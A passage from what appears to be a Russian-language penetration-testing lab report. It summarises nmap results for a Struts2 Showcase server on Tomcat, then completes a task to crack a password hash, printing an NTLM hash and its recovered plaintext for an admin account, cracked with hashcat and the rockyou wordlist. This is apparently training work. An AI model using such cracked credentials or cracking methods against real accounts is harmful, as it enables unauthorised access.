Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6123.15 seconds
```

Это веб-приложение Struts2 Showcase
Открыт 22 порт для удаленного подключения по ssh, ключи RSA, ECDSA, EdDSA, отвечают требованиям безопасности
Открыт 80 порт с Apache Tomcat.
Сервис поднят на Linux

Многие порты закрыты, либо отфильтрованы, что может сказать нам о том, что безопасность настроена. Уязвимости могут быть в самом приложении.

24. Восстановите пароль из хеша

fmarket.stf\admin:1337:aad3b435b51404eeaad3b435b51404ee:bebaecb23aa18f5375628541ff3fb3b8:::

fmarket.stf\admin:a6_123

достал через hashcat и словарь rockyou на Kali